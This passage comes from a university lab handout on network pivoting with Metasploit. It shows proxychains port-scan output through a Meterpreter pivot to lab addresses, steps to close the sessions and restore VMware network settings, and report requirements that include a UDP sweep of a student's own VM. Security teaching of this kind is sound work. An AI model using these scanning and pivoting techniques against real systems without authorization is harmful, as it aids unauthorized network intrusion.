|S-chain| -<-127.0.0.1:1080-<-<-172.16.85.130:8080-<-denied
|S-chain| -<-127.0.0.1:1080-<-<-172.16.85.130:25-<-denied
|S-chain| -<-127.0.0.1:1080-<-<-172.16.85.130:139-<-<-OK

```

Remove the `-sT` option and run the command again. What is the new result? (**Question 6**) Can you think about the reason? (**Question 7**)

9. After you are done, kill both Meterpreter sessions by running

msf > sessions -K

Quit Metasploit by

msf > exit

Finally, we need to roll back the network setting for Windows 7 and Windows 10. Right click your Windows 7 virtual machine in the VMware My Computer panel at the left side of your screen and select **Settings...** in the menu. Select **Network Adapter 2 Host-only**, then click the **Remove** button at the bottom to remove this network adapter.

Right click your Windows 10 virtual machine in the VMware **My Computer** panel at the left side of your screen and select **Settings...** in the menu. You should see the **Virtual Machine Settings** windows again. The **Network Adapter** should show **Host-only**. We will change it back to **NAT** mode. Click the **OK** button at the bottom of the window to finish. Also make sure that the **Connected** and **Connected at power on** check boxes under **Device Status** are both checked.

Lab Report

- please include your name and 700# at the beginning of your report
 - please upload your report to the Blackboard by the due date
 - You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed
 - only word or pdf format is acceptable
 - you must show all the necessary commands associated with each task in order to receive credits
 - your screenshots size must be appropriate to provide the visible details
1. Please provide brief answers to each of the seven questions in the lab.
 2. Using the skills learned in step 6, run the Metasploit's **auxiliary/scanner/discovery/udp_sweep** module to conduct a UDP port scan on your Windows 10 machine. Provide screenshots showing the major steps and output of the module.